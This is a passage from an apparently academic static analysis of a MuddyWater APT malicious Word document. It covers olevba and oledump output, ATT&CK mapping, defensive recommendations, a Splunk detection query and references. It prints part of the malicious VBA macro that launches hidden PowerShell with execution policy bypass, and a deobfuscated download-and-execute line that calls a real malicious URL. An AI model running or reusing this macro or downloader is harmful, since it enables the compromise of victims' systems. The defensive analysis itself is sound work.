io.STreaMreader( $_, [Text.ENCoDInG]::aSCii )} ).REadtOEnd() | pOwErSheLL -NoeX -n0lo -NOprofIle
-nOnIn -eXeCuTI BypAss -wiNdoWstYL hiDden -" + Chr(34), 0, False
End With
```

Start__
End Sub

Figure 7. Embedded macros code extracted from the malicious document

With the help of *olevba.py*, it is also possible to see the summary of the risky keywords observed in the extracted macros. The suspicious processes could be also observed by using Windows *Task Manager*, or Windows Sysinternals tools such as *Process Explorer* and *Process Monitor*, however, *olevba.py* is more effective and simplifies this task for ordinary users as they can find the necessary processes with the help of the summary table provided by the latter tool.

Type	Keyword	Description
AutoExec	Document_Close	Runs when the Word document is closed
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	pOwErShell	May run PowerShell commands
Suspicious	NoproFile	May run PowerShell commands
Suspicious	CreateObject	May create an OLE object
Suspicious	new-oBjeCt	May create an OLE object using PowerShell
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	sYStem	May run an executable file or a system command on a Mac (if combined with libc.dylib)

Figure 8. The summary of the risky keywords found by *olevba.py* (Source: [Author generated])

As it is seen from the above figure, the use of *WScript.Shell* and Powershell in addition to the obfuscation attempts by the use of the *Chr* function are suspicious. The *Shell* function of the *WScript* object runs an executable program and returns a *Variant (Double)* representing the task ID of the program and zero in case of an unsuccessful attempt [32]. There is also an attempt to run the Powershell command without a profile, an interactive user prompt, and a copyright banner apart from bypassing the execution policy and hiding the session window [27].

Another useful tool to analyse the macro-based malicious document is *oledump.py*. The tool, written in Python, can directly analyse OLE files. [33] It can also perform an indirect analysis when OLE files are included in other formats, such as *.docm*, *.xml*, *.etc*.

```

remnux@remnux:~/Desktop/elvin/muddy_water$ oledump.py maldoc
1:      114  '\x01CompObj '
2:     4096  '\x05DocumentSummaryInformation'
3:     4096  '\x05SummaryInformation'
4:    13288  '1Table'
5:    10832  'Data'
6:       365  'Macros/PROJECT'
7:        41  'Macros/PROJECTwm'
8: M     3349  'Macros/VBA/ThisDocument'
9:      2579  'Macros/VBA/_VBA_PROJECT'
10:       522  'Macros/VBA/dir'
11:   153179  'WordDocument'

```

Figure 9. The stream information as per oledump.py run (Source: [Author generated])

As it is indicated in Figure 9, there is a letter “M” placed next to the *Macros/VBA/ThisDocument* stream. This means that the stream contains macros. By specifying the stream with the macros with the argument `-s` and using `-v` for the decompression, the contents of the macros can be extracted accordingly:

```
oledump.py maldoc -s 8 -v
```

Figure 10. The command line to extract macros with oledump.py

Going back to the VBA code, the following obfuscated strings can be observed:

```
BcExEkAwEAXQq+hQSHotCg2FgjbWYo1NJv6M63uv75asGPirxvViQjYwzMxr44UVpWnD
pz64bUISPYr8BGJt7SOUwht2bA70eNE7klGGdVEsvZQkIi9/
```

The use of `--deobf` or `--decode` options with *olevba.py* did not give any results. *Oledump.py* could not deobfuscate the strings either. It can be inferred from the code that the strings need to be base64 decoded and later deflated. This process was done with the help of the open-source tool *jgraph* [34]. The result is as follows:

```
IEX (New-Object Net.WebClient).DownloadString('http://microsoftdata.linkpc.net/api/cscript')
```

Figure 11. The deobfuscated command to download the malicious resource

WebClient.DownloadString method aims to download the script from the mentioned URL as a String [35]. This is an example of the downloader where VBA macros are utilised to retrieve the malicious script over the Internet and run it on the victim’s system.

According to the Virustotal analysis, 13 security vendors have flagged this URL as malicious and it was last seen downloading file */vt/peelf/3ab1d57658af32f2322600f1750d0231*, the type of which is Powershell and detected by 24 out of 57 security vendors on 2021-11-09 09:51:09

UTC. [36] The IP address for the malicious URL is 18.221.254.112.





Figure 12. Virustotal result for the malicious URL retrieved from the VBA code (Source: [36])

4.3 Mapping the attack with the ATT&CK Framework

As mentioned previously, ATT&CK Framework is very handy to identify attack stages and frequently used in the cyber security industry. The tactics and techniques used in the Muddy Water APT attack sample can be described by using this framework.

The official ATT&CK Framework website mentioned in the references has been used to map the attack with the tactics and techniques which can be outlined in Table 1 as follows:

Table 2. Mapping the ATT&CK Framework with the Muddy Water attack (Source: [Author generated])



The detailed description of the above tactics and techniques/sub-techniques are as follows:

➤ **TA0043: Reconnaissance, T1598.002: Phishing for Information: Spearphishing Attachment**

As an Iranian nation-state APT group, Muddy Water has used the malicious sample to lure users to open the document for performing espionage activities.

➤ **TA0001: Initial Access, T1566.001: Phishing: Spearphishing Attachment**

This is one of the key sub-techniques to deliver malicious macro-based documents. The malicious actor has sent the spear-phishing emails to its victims and tried to lure them

to open the files in the attachment [27].

➤ **TA0002: Execution, T1204.002: User Execution: Malicious File**

This sub-technique acts as the consequent action of T1566.001 where the user is prompted to open the file and enable macros to run the malicious code. Without the user's execution, the chances of success for the threat actor are very low.

➤ **TA0002: Execution, T1059.005: Command and Scripting Interpreter: Visual Basic**

The adversary has used Visual Basic Script (WScript.Shell) to execute the macros.

➤ **TA0002: Execution, T1059.003: Command and Scripting Interpreter: Windows Command Shell**

The Windows command shell or *cmd* has been used to create a reverse shell and connect to the remote server.

➤ **TA0002: Execution, T1059.001: Command and Scripting Interpreter: PowerShell**

The malicious sample has used Powershell to connect to the remote server on the Internet and download the second-stage payload to the victim's machine by using *WebClient.DownloadString* method.

➤ **TA0005: Defence Evasion, T1140: Deobfuscate/Decode Files or Information**

The encoding obfuscation methods have been used to prevent detection and bypass the security policies. Precisely speaking, the character encoding method has been observed in the example of *Chr()*, changing the number of the ASCII code to characters, whereas conversion algorithms, such as *defLAtEstreAm* and *fRomBaSE64STRing* have been utilised to obfuscate the malicious URL [23].

➤ **TA0005: Defence Evasion, T1564.003: Hide Artefacts: Hidden Window**

By using *-wiNdoWstYL hiDden* when executing the Powershell command the malicious actor has used the hidden windows to attempt to hide its activities from the benign users.

4.4 Recommendations

As described before, documents embedded with malicious macros are quite common and still regularly used by APT and other groups as the first stage of cyberattacks. Considering the commonality of such attacks one could think that the best way to stop them would be to get rid of macros completely. However, it should not be forgotten that macros are very powerful tools helping to achieve repetition and automation and boost productivity. Increasing security mechanisms and raising awareness should be favoured more rather than completely abandoning this feature.

Overall, based on the analysed sample, enterprises can follow the below recommendations while dealing with macro-based attacks:

- The IOCs encountered during the analysis should be collected and used in the detection rules and preventive measures. As observed during the analysis, the artefacts, such as IP addresses and URLs can be blacklisted and added to the lookup tables so that the security systems can be alarmed when those artefacts were found in the external emails and web connections. Proxy rules can also be implemented to allow traffic to a specific URL while blocking access to its main domain at the same time [37].

The file hashes can also be collected for monitoring and tracking purposes; however, it should be kept in mind that malicious actors might make small changes to the document and achieve the creation of a completely different hash by this. According to Mandiant, imphashes, or import hashes - hashes based on library/API names of import functions and their specific order within those portable executable imports - are more effective for investigation and tracking due to the attributability of these hashes to malware families [38].

- Antivirus and antimalware software have to be installed and frequently updated at all layers of the environment, including integration with the border devices, email servers, and endpoint devices. [39] The reason for this is to eliminate the threat from the network immediately.
- Detection rules need to be also prepared to identify any unusual processes created under the MS Office parent processes. For example, the execution of processes, such as the *cmd.exe* and *powershell.exe* under the *winword.exe* observed in the analysed Word

document, should raise eyebrows and be investigated thoroughly to prevent any possible threats.

Additionally, the use of *WScript Shell* or *WebClient.DownloadString* should be strictly monitored. For example, the following log query at Splunk aims to identify any Powershell DownloadString attempts:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where `process_powershell` Processes.process=*.*DownloadString* by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)` | `any_powershell_downloadstring_filter`
```

Figure 13. The Splunk analytic to identify any Powershell DownloadString processes (Source: [40])

- Powershell executions with the flags, such as *-NoProfile*, *-NonInteractive*, *-ExecutionPolicy Bypass*, and *-WindowStyle Hidden* are also worth monitoring as it sometimes might help to identify any illegitimate use of the program. According to the “VirusTotal’s 2021 Malware Trends Report” research report, there has been a 282 % increase in the exploits by Powershell files compared to 2020 [12]. This also shows the importance of monitoring Powershell-related activities.
- Obfuscation techniques can also be a good indicator to assess the maliciousness of the activities. Most threat actors use such techniques to evade the detection mechanisms and divert attention. The analysed macros also included the obfuscated code in themselves. The monitoring of any obfuscation attempts on endpoint systems is vital to block the attack execution process.
- Phishing: Spearphishing Attachment Execution under the Initial Access tactic, and User Execution: Malicious File sub-techniques infer that endpoint users or simply speaking, humans are quite important for the success of any cyber attack. Malicious actors use persuasion tactics, such as reciprocity, consistency, social proof, likeability, authority, and scarcity, to motivate the users to comply with the instructions in emails and eventually activate the malicious content included in the attachments [41].

Besides, compared to conventional malware exploiting the vulnerability of programs,

macro-based attacks use legitimate MS Office functions. [23] This infers that threats are neither the result of the bad code nor can be mitigated by a security upgrade.

Therefore, each enterprise needs to ensure that its staff is trained against external threats. Basic cybersecurity awareness should be raised among the users through internal training and documentation.

It is worth noting that cybersecurity training programmes for users should use various tools, such as simulated phishing emails, awareness posters or videos, newsletters or informative emails, cybersecurity-related contests and gifts, internal cybersecurity chat channels, etc. [42] Topics, such as malware, email-based phishing, social engineering, and best practices for email reporting should also be included in training programmes to raise awareness against macro-based threats.

However, these measures are not bullet-proof as humans are the weakest link in the security chain and this vulnerability can always be exploited by malicious actors [41]. But it does not mean that the user training should be abandoned or given less importance.

Last but not least, detection mechanisms, identification of the phishing emails by high-risk keyphrases, domain, URL, size of the email, persuasion cues, spoofed names, bad grammar, etc. should be implemented and such emails should be quarantined before the users attempt to open them [41]. Users should also be encouraged to report such emails to SOC teams.

- MS Trust Center settings for macros can also be useful to mitigate the security risks although these settings are helpful in combination with other security measures. The **“Disable all macros without notification”** setting can be the most extreme approach for the prevention of the execution of the potentially malicious file and hinder the activities of the benign users who use the macros in their daily activities. [1] The default setting is **“Disable all macros with notification”** (for Excel **“Disable VBA macros with notification”**) which shows a security warning informing that macros have been disabled and offers a way to enable content. This setting leaves the choice for the user to decide about the activation of macros and prevents the automatic run or disabling of macros too.




Figure 14. The Security Warning notification for macros (Source: [43])

MS also recommends not to activate the “**Enable all macros**” (In Excel “**Enable VBA macros**”) setting which means that all the macros might run without any confirmation.

According to the recent MS article, the company is going to implement a change to block the macros from the Internet by default in Office. [44] With the change, the “**Security Risk**” message is planned to be shown to the users in this case. The “**Learn More**” button included in the message will redirect users to the MS article enlightening them about security risks arising from macros, common safe practices to stop phishing and malware, and instructions on enabling macros if needed.




Figure 15. The Security Risk notification for blocked macros (Source: [44])

Noteworthy to mention, the above measures will not be effective if the settings can be easily changed by ordinary users at enterprises. To prevent users from changing default macros settings and causing any potential harm by activating macros, default group policy settings need to be applied via Active Directory/Domain Controller. In that case, ordinary users will not be able to change the company-accepted settings regarding

macros.

- Since Office 2016, MS offers Group Policy Administrative Template files (ADMX/ADML), which are additional settings for managing macros. [45] By downloading this template, it is possible to enforce policies such as a complete block of macros, force verification by a virus scanner, and allowing macros from trusted locations in the end-user system.

Overall, some of these recommendations are also applicable to ordinary users and should be used to achieve better security. Noteworthy to mention, recommendations are not final and do not cover all the aspects of the macro-based malicious document attacks.

4.5 Summary of the analysis and results

The static analysis has been performed by using several malware analysis tools in the controlled environment. The use of those tools has been helpful to extract malicious file information, the structure of the file and streams included in it, VBA macros, and risky keywords found in those macros alarming the malevolence of the analysed sample.

The analysed sample has been specifically selected due to its use by an APT group as the attacks by these groups are more sophisticated, coordinated, and attract more attention, considering the involvement of nation-states and possible political implications, compared to other threat actors.

Even though the static analysis has not been able to create the full picture of the attack stages and has been limited to the identification of the first phase of the threat activities, it has been sufficient to prepare recommendations based on the retrieved information. The description of the attack tactics and techniques based on the MITRE ATT&CK framework for enterprises has been efficient in the formulation of recommendations and possible good practices for businesses and ordinary users.

5. Conclusion

This research shows that macro-based malicious documents are still used frequently by malicious actors. Such documents are mostly shared as email attachments and used as a gateway to download the subsequent malicious payloads. The threat reports from various cyber security vendors have confirmed this argument and provided the answer to the first research question.

To detect potential threats and provide recommendations, the static analysis of the malicious document spread by the Muddy Water, or Unit 42 APT group, has been conducted. The existence of the suspicious keywords and executions in the embedded macros have provided useful insights for the detection.

Based on the retrieved results, the necessary mapping has been performed with the ATT&CK framework to identify the common tactics and techniques used in such attacks. It has also helped to form a recommendation plan to prepare enterprises and users against these attacks. Thus, the second research question has been answered in chapter four.

The research work can be beneficial for small and medium enterprises in the formation of their cyber security policies related to the MS Office suite, especially the ones supporting macros. It can be also used as guidance for threat hunting, IR, and monitoring and detection activities.

References

- [1] Support.microsoft.com. 2022. Macros in Office files. [online] Available at: <<https://support.microsoft.com/en-gb/office/macros-in-office-files-12b036fd-d140-4e74-b45e-16fed1a7e5c6>> [Accessed 8 February 2022].
- [2] Docs.microsoft.com. 2022. Getting started with VBA in Office. [online] Available at: <<https://docs.microsoft.com/en-us/office/vba/library-reference/concepts/getting-started-with-vba-in-office>> [Accessed 5 February 2022].
- [3] Support.microsoft.com. 2022. Learn about file formats. [online] Available at: <[https://support.microsoft.com/en-us/office/learn-about-file-formats-56dc3b55-7681-402e-a727-c59fa0884b30#:~:text=The%20Open%20XML%20format%20\(,using%20for%20your%20Office%20files.>](https://support.microsoft.com/en-us/office/learn-about-file-formats-56dc3b55-7681-402e-a727-c59fa0884b30#:~:text=The%20Open%20XML%20format%20(,using%20for%20your%20Office%20files.>)> [Accessed 6 February 2022].
- [4] Spolsky, J., 2008. More Joel on software. Berkeley, CA: Apress.
- [5] Docs.microsoft.com. 2022. About Structured Storage - Win32 apps. [online] Available at: <<https://docs.microsoft.com/en-gb/windows/win32/stg/about-structured-storage?redirectedfrom=MSDN>> [Accessed 6 February 2022].
- [6] Docs.microsoft.com. 2022. Introducing the Office (2007) Open XML File Formats. [online] Available at: <[https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2007/aa338205\(v=office.12\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2007/aa338205(v=office.12)?redirectedfrom=MSDN)> [Accessed 6 February 2022].
- [7] Koutsokostas, V., Lykousas, N., Apostolopoulos, T., Orazi, G., Ghosal, A., Casino, F., Conti, M. and Patsakis, C., 2022. Invoice #31415 attached: Automated analysis of malicious Microsoft Office documents. Computers & Security, 114, p.102582.
- [8] Support.microsoft.com. 2022. Open XML Formats and file name extensions. [online] Available at: <<https://support.microsoft.com/en-us/office/open-xml-formats-and-file-name-extensions-5200d93c-3449-4380-8e11-31ef14555b18>> [Accessed 9 February 2022].
- [9] Docs.microsoft.com. 2022. Macro malware - Windows security. [online] Available at:

- <<https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/macro-malware>> [Accessed 9 February 2022].
- [10] Proofpoint, September 2021. 2021 User Cybersecurity Risk Report. [ebook] Available at: <<https://www.proofpoint.com/uk/resources/e-books/cybersecurity-user-risk-report>> [Accessed 7 February 2022].
- [11] Avira, 08 February 2021. Q4 and 2020 Malware Threat Report - Avira Blog. [online] Avira Blog. Available at: <<https://www.avira.com/en/blog/q4-and-2020-malware-threat-report>> [Accessed 7 February 2022].
- [12] Virustotal. March 2022. Virustotal's 2021 Malware Trends Report.
- [13] Malwarebytes, 2021. State of Malware report 2021. [online] Available at: <https://go.malwarebytes.com/SOMReport_01.LP.html> [Accessed 7 February 2022].
- [14] McAfee Blog. 08 July 2021. Zloader With a New Infection Technique. [online] Available at: <<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/zloader-with-a-new-infection-technique/>> [Accessed 7 February 2022].
- [15] Kaspersky, 15 Dec 2021. Kaspersky Security Bulletin 2021. Statistics. [online] Available at: <https://go.kaspersky.com/rs/802-IJN-240/images/KSB_statistics_2021_eng.pdf> [Accessed 8 February 2022].
- [16] McAfee.com. 2022. What is the MITRE ATT&CK Framework? | Get the 101 Guide | McAfee. [online] Available at: <<https://www.mcafee.com/enterprise/ko-kr/security-awareness/cybersecurity/what-is-mitre-attack-framework.html>> [Accessed 22 February 2022].
- [17] Roberts, A., 2021. Cyber threat intelligence. Berkeley, CA: Apress.
- [18] McAfee.com. 2022. McAfee Labs Threats Report | October 2021. [online] Available at: <<https://www.mcafee.com/enterprise/en-us/lp/threats-reports/oct-2021.html>> [Accessed 12 February 2022].
- [19] Kothari, C., 2004. Research Methodology. Daryaganj: New Age International Pvt. Ltd., Publishers.
- [20] GitHub. 2022. GitHub - decalage2/oletools: oletools - python tools to analyse MS

- OLE2 files (Structured Storage, Compound File Binary Format) and MS Office documents, for malware analysis, forensics and debugging. [online] Available at: <<https://github.com/decalage2/oletools>> [Accessed 22 February 2022].
- [21] Mishra, Dr. Shanti Bhushan & Alok, Dr. Shashi. (2017). HANDBOOK OF RESEARCH METHODOLOGY.
- [22] B. Chess and G. McGraw, "Static analysis for security" in IEEE Security & Privacy, vol. 2, no. 6, pp. 76-79, Nov.-Dec. 2004, doi: 10.1109/MSP.2004.111.
- [23] S. Kim, S. Hong, J. Oh and H. Lee, "Obfuscated VBA Macro Detection Using Machine Learning," 2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), 2018, pp. 490-501, doi: 10.1109/DSN.2018.00057.
- [24] Attack.mitre.org. 2022. MuddyWater, Earth Vetala , MERCURY, Static Kitten, Seedworm, TEMP.Zagros, Group G0069 | MITRE ATT&CK®. [online] Available at: <<https://attack.mitre.org/groups/G0069/>> [Accessed 7 April 2022].
- [25] Q. Wang, H. Yan and Z. Han, "Explainable APT Attribution for Malware Using NLP Techniques," 2021 IEEE 21st International Conference on Software Quality, Reliability and Security (QRS), 2021, pp. 70-80, doi: 10.1109/QRS54544.2021.00018.
- [26] Lancaster, T., 2022. Muddying the Water: Targeted Attacks in the Middle East. [online] Unit42. Available at: <<https://unit42.paloaltonetworks.com/unit42-muddying-the-water-targeted-attacks-in-the-middle-east/>> [Accessed 7 April 2022].
- [27] TOK, M. and CELİKTAŞ, B., 2019. MuddyWater APT Group and A Methodology Proposal for Macro Malware Analysis. Bilişim Teknolojileri Dergisi, pp.253-263.
- [28] Virustotal.com. 2022. VirusTotal. [online] Available at: <<https://www.virustotal.com/gui/file/bf4d4ee4a8e4472c7968586fa0318e556a89bfd94aeb4e72afd99ab340541770?nocache=1>> [Accessed 7 April 2022].
- [29] Remnux.org. 2022. REMnux: A Linux Toolkit for Malware Analysts. [online] Available at: <<https://remnux.org/>> [Accessed 7 April 2022].
- [30] Support.microsoft.com. 2022. Change the Normal template (Normal.dotm). [online] Available at: <<https://support.microsoft.com/en-us/office/change-the-normal-template-normal-dotm-06de294b-d216-47f6-ab77->

ccb5166f98ea#:~:text=The%20Normal.,you%20create%20in%20the%20future.>

[Accessed 11 April 2022].

- [31] Docs.microsoft.com. 2022. VarFileInfo BLOCK statement - Win32 apps. [online] Available at: <<https://docs.microsoft.com/en-us/windows/win32/menurc/varfileinfo-block>> [Accessed 11 April 2022].
- [32] Docs.microsoft.com. 2022. Shell function (Visual Basic for Applications). [online] Available at: <<https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/shell-function>> [Accessed 7 April 2022].
- [33] GitHub. 2022. DidierStevensSuite/oledump.py at master · DidierStevens/DidierStevensSuite. [online] Available at: <<https://github.com/DidierStevens/DidierStevensSuite/blob/master/oledump.py>> [Accessed 18 April 2022].
- [34] Jgraph.github.io. 2022. Inflate/deflate, URL encode/decode. [online] Available at: <<https://jgraph.github.io/drawio-tools/tools/convert.html>> [Accessed 7 April 2022].
- [35] Docs.microsoft.com. 2022. WebClient.DownloadString Method (System.Net). [online] Available at: <<https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloadstring?view=net-6.0>> [Accessed 11 April 2022].
- [36] Virustotal.com. 2022. VirusTotal. [online] Available at: <<https://www.virustotal.com/gui/url/9ada4ca46748f11713e27594a42ce7fe1554ddf8e1f34aa74de01d9af90ca952/relations>> [Accessed 7 April 2022].
- [37] Knowledge.broadcom.com. 2022. Allow specific HTTPS URL yet block access to its domain in an Explicit environment. [online] Available at: <<https://knowledge.broadcom.com/external/article/173829/allow-specific-https-url-yet-block-acces.html>> [Accessed 9 April 2022].
- [38] Mandiant.com. 2022. Tracking Malware with Import Hashing | Mandiant. [online] Available at: <<https://www.mandiant.com/resources/tracking-malware-import-hashing>> [Accessed 9 April 2022].
- [39] Kraus, R., 2010. Seven deadliest Microsoft attacks. Amsterdam: Syngress/Elsevier.

- [40] Docs.splunksecurityessentials.com. 2022. Splunk Security Essentials Docs. [online] Available at: <https://docs.splunksecurityessentials.com/content-detail/any_powershell_downloadstring/> [Accessed 8 April 2022].
- [41] R. Valecha, P. Mandaokar and H. R. Rao, "Phishing Email Detection Using Persuasion Cues," in IEEE Transactions on Dependable and Secure Computing, vol. 19, no. 2, pp. 747-756, 1 March-April 2022, doi: 10.1109/TDSC.2021.3118931.
- [42] Proofpoint, Inc. 2022. 2022 State of the Phish.
